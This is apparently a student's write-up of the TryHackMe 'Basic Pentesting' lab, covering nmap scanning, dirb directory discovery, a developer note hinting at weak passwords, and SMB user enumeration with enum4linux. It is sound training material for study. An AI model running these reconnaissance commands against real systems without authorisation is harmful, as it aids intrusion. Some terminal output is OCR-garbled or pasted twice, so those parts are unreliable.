

1. Introduction

This report outlines the process of penetrating the "Basic Pentesting" room on the TryHackMe platform. The goal was to apply penetration testing techniques to gain access to the system, find vulnerabilities, and exploit them while answering the questions provided. This room is designed to help beginners learn fundamental skills in cybersecurity, such as enumeration, brute-forcing passwords, and exploiting services.



2. Tools and Technology

During the penetration testing process, a variety of tools and techniques were used. Below is a list of the most important ones:

- **Nmap**: A network scanning tool used to discover open ports, services, and vulnerabilities.
- **Hydra**: A password-cracking tool used for brute-forcing login credentials.
- **Gobuster**: A directory-busting tool for finding hidden directories and files.
- **Netcat**: A networking tool used for establishing reverse shells and communication between systems.
- **John the Ripper**: A password-cracking tool used for offline attacks on hashed passwords.
- **Linux Command Line**: General command-line tools available in Linux distributions, essential for enumeration and exploitation.



3. Attack Overview

Attack Name: Web App Testing and Privilege Escalation

The attack targeted weak passwords on the SSH and FTP services and exploited misconfigured web services to gain a foothold in the system.

The primary attack consisted of several stages:

1. Reconnaissance: Using Nmap to scan open ports and services on the target machine.
2. Enumeration: Gathering further details about running services, users, and directories.
3. Exploitation: Brute-forcing credentials, accessing restricted areas, and exploiting services like SSH and FTP.
4. Privilege Escalation: Once access to the system was obtained, an effort was made to escalate privileges to gain root control.




4. Steps to Reproduce


Task 1: Deploy the machine and connect to our network

Step 1: Start VPN Connection

```
(himangshurana@himangshurana) [~/Downloads]
$ sudo openvpn rana.ovpn
[sudo] password for himangshurana:
2024-10-26 08:41:29 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2024-10-26 08:41:29 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data channel offload.
2024-10-26 08:41:29 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-10-26 08:41:29 library versions: OpenSSL 3.3.2 3 Sep 2024, LZO 2.10
2024-10-26 08:41:29 DCO version: N/A
2024-10-26 08:41:29 TCP/UDP: Preserving recently used remote address: [AF_INET]3.254.253.220:1194
2024-10-26 08:41:29 Socket Buffers: R=[212992->212992] S=[212992->212992]
2024-10-26 08:41:29 UDPv4 link local: (not bound)
2024-10-26 08:41:29 UDPv4 link remote: [AF_INET]3.254.253.220:1194
2024-10-26 08:41:29 write UDPv4 []: Network is unreachable (fd=3,code=101)
2024-10-26 08:41:29 Network unreachable, restarting
2024-10-26 08:41:29 SIGUSR1[soft,network-unreachable] received, process restarting
2024-10-26 08:41:29 Restart pause, 1 second(s)
2024-10-26 08:41:30 TCP/UDP: Preserving recently used remote address: [AF_INET]3.254.253.220:1194
2024-10-26 08:41:30 Socket Buffers: R=[212992->212992] S=[212992->212992]
2024-10-26 08:41:30 UDPv4 link local: (not bound)
2024-10-26 08:41:30 UDPv4 link remote: [AF_INET]3.254.253.220:1194
2024-10-26 08:41:30 write UDPv4 []: Network is unreachable (fd=3,code=101)
2024-10-26 08:41:30 Network unreachable, restarting
2024-10-26 08:41:30 SIGUSR1[soft,network-unreachable] received, process restarting
2024-10-26 08:41:30 Restart pause, 1 second(s)
```


Step 2: Start the Machine





Task 2: Find the services exposed by the machine.

Step 1: Run a Basic Nmap Scan (Use Command nmap 10.10.111.56)



Step 2: Again, Run aggressive Nmap and it provide information about the open ports, services, OS detection, version detection, script scanning, and traceroute.(Use command – nmap -A 10.10.111.56)

```
root@ip-10-10-58-39:~#
File Edit View Search Terminal Help
8888/tcp open http-proxy
MAC Address: 02:99:7A:C1:5B:3B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
root@ip-10-10-58-39:~# nmap -A 10.10.111.56

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-21 16:14 BST
Nmap scan report for ip-10-10-111-56.eu-west-1.compute.internal (10.10.111.56)
Host is up (0.00059s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0b:45:cbb:ea:9b:71:f8:e9:31:42:aef:ff:f8:45:e4 (RSA)
|   256 09:b9:1c:e0:bf:d0:c1:c0:f7:fe:8e:5f:20:b1:c0 (EDDSA)
|_  256 a5:68:2b:22:5f:98:a0:02:21:3d:a2:ee:2:c5:a9:f7:c2 (EDDSA)
80/tcp    open  http    Apache/2.4.18 (Ubuntu)
|_http-title: site doesn't have a title (text/html).
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8080/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
|_ajp-methods:
|   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http    Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat 9.0.7
MAC Address: 02:99:7A:C1:5B:3B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Task 3: What is the name of the hidden directory on the web server?

Answer is : development

Step 1: Search the IP in Broswer

```
root@ip-10-10-58-39:~#
File Edit View Search Terminal Help
8888/tcp open http-proxy
MAC Address: 02:99:7A:C1:5B:3B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
root@ip-10-10-58-39:~# nmap -A 10.10.111.56

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-21 16:14 BST
Nmap scan report for ip-10-10-111-56.eu-west-1.compute.internal (10.10.111.56)
Host is up (0.00059s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0b:45:cbb:ea:9b:71:f8:e9:31:42:aef:ff:f8:45:e4 (RSA)
|   256 09:b9:1c:e0:bf:d0:c1:c0:f7:fe:8e:5f:20:b1:c0 (EDDSA)
|_  256 a5:68:2b:22:5f:98:a0:02:21:3d:a2:ee:2:c5:a9:f7:c2 (EDDSA)
80/tcp    open  http    Apache/2.4.18 (Ubuntu)
|_http-title: site doesn't have a title (text/html).
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8080/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
|_ajp-methods:
|   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http    Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat 9.0.7
MAC Address: 02:99:7A:C1:5B:3B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```




Step 2: There are probably some changes on the home page.
Now check the page source.

```

1 <html>
2
3 <h1>Undergoing maintenance</h1>
4
5 <h4>Please check back later</h4>
6
7 <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11

```

Step 3: Use Dirb tool to find hidden section in a website(Use Command- [dirb http://10.10.111.56](http://10.10.111.56)). Now Goto the Hidden Directory (<http://10.10.111.56/development/>)



Step 4: Open the dev.txt

Himangshu Rana [Running] - Oracle VirtualBox

File Machine View Input Devices Help

TryHackMe | Basic Pente: THM Browser-Based

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Applications Places System Mon 21 Oct, 16:23

root@ip-10-10-58-39: ~

```
root@ip-10-10-58-39: ~# dirb http://10.10.111.56
[...]
[DIRB v2.22]
By The Dark Raver
[...]
START_TIME: Mon Oct 21 16:19:57 2024
URL_BASE: http://10.10.111.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[...]
GENERATED WORDS: 4612
[...]
END_TIME: Mon Oct 21 16:20:00 2024
DOWNLOADED: 4612 - FOUND: 2
root@ip-10-10-58-39: ~#
```

Mozilla Firefox

10.10.111.56/ 10.10.111.56/development/

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...

AttackBox IP:10.10.58.39

2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -K

2018-04-20: I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it! Change that password ASAP.

-K

81° ENG IN 08:53:46 PM 21-10-2024

Step 5: Now open the j.txt

Himangshu Rana [Running] - Oracle VirtualBox

File Machine View Input Devices Help

TryHackMe | Basic Pente: THM Browser-Based

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Applications Places System Mon 21 Oct, 16:24

root@ip-10-10-58-39: ~

```
root@ip-10-10-58-39: ~# dirb http://10.10.111.56
[...]
[DIRB v2.22]
By The Dark Raver
[...]
START_TIME: Mon Oct 21 16:19:57 2024
URL_BASE: http://10.10.111.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[...]
GENERATED WORDS: 4612
[...]
END_TIME: Mon Oct 21 16:20:00 2024
DOWNLOADED: 4612 - FOUND: 2
root@ip-10-10-58-39: ~#
```

Mozilla Firefox

10.10.111.56/ 10.10.111.56/development/

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...

AttackBox IP:10.10.58.39


I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it! Change that password ASAP.

-K

81° ENG IN 08:54:29 PM 21-10-2024




Step 6: Fill the Answer



Task 4: User brute-forcing to find the username & password.

Now use smb command to interact with host because of the smb port is open. (Use command – smbclient -L 10.10.111.56). There is an one Anonymous login is enabled.



Task 5: What is the username?

Answer is : jan

Now use the enum4linux for collecting details about users (use command enum4linux 10.10.111.56)

```

Himangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
TryHackMe | Basic Pente: THM Browser-Based
https://vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=50d7e067fe8d8ed6&proxyIP=10.10.58.39&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Applications Places System Mon 21 Oct, 16:30
root@ip-10-10-58-39:~#
root@ip-10-10-58-39:~# enum4linux 10.10.111.56
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Oct 21 16:29:20 2024
D:
B: =====
- | Target Information |
=====
S-Target ..... 10.10.111.56
uRID Range ..... 500-550,1000-1050
wUsername .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

G:
===== Enumerating workgroup/Domain for 10.10.111.56 =====
+ [-] Got domain/workgroup name: WORKGROUP
+ ===== Nbtstat Information for 10.10.111.56 =====
Looking up status of 10.10.111.56
  BASIC2 <0> - B <ACTIVE> Workstation Service
  BASIC2 <0> - B <ACTIVE> Messenger Service
  BASIC2 <2> - B <ACTIVE> File and Printer Service
  E! .NETBRWSE_ <0> - <GROUP> B <ACTIVE> Master Browser
  D! WORKGROUP <0> - <GROUP> B <ACTIVE> Domain/Workgroup Name
  WORKGROUP <1d> - <GROUP> B <ACTIVE> Master Browser
  WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00

root@ip-10-10-58-39:~#

```

Using enum4linux we get to know about two user one is jan and kay


```

Himangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
TryHackMe | Basic Pente: THM Browser-Based
https://vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=50d7e067fe8d8ed6&proxyIP=10.10.58.39&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Applications Places System Mon 21 Oct, 16:35
root@ip-10-10-58-39:~#
root@ip-10-10-58-39:~# enum4linux 10.10.111.56
F: [-] Getting builtin groups:
[-] Getting builtin group memberships:
D: [-] Getting local groups:
[-] Getting local group memberships:
S: [-] Getting domain groups:
U: [-] Getting domain group memberships:
M: [-] Getting domain group memberships:
o! ===== Users on 10.10.111.56 via RID cycling (RIDs: 500-550,1000-1050) =====
.. [!] Found new SID: S-1-22-1
.. [!] Found new SID: S-1-21-2853212168-2008227510-3551253869
+ [-] Generating new SID: S-1-5-2
[!] Generating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-100 Unix User:kay (Local User)
S-1-22-1-100 Unix User:jan (Local User)
[!] Enumerating users using SID S-1-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-21-2853212168-2008227510-3551253869-500 "unknown"\\"unknown"
S-1-21-2853212168-2008227510-3551253869-501 BASIC2\ehobody (Local User)
S-1-21-2853212168-2008227510-3551253869-502 "unknown"\\"unknown"
S-1-21-2853212168-2008227510-3551253869-503 "unknown"\\"unknown"
S-1-21-2853212168-2008227510-3551253869-504 "unknown"\\"unknown"
S-1-21-2853212168-2008227510-3551253869-505 "unknown"\\"unknown"
S-1-21-2853212168-2008227510-3551253869-506 "unknown"\\"unknown"
S-1-21-2853212168-2008227510-3551253869-507 "unknown"\\"unknown"
S-1-21-2853212168-2008227510-3551253869-508 "unknown"\\"unknown"
S-1-21-2853212168-2008227510-3551253869-509 "unknown"\\"unknown"
S-1-21-2853212168-2008227510-3551253869-510 "unknown"\\"unknown"

```



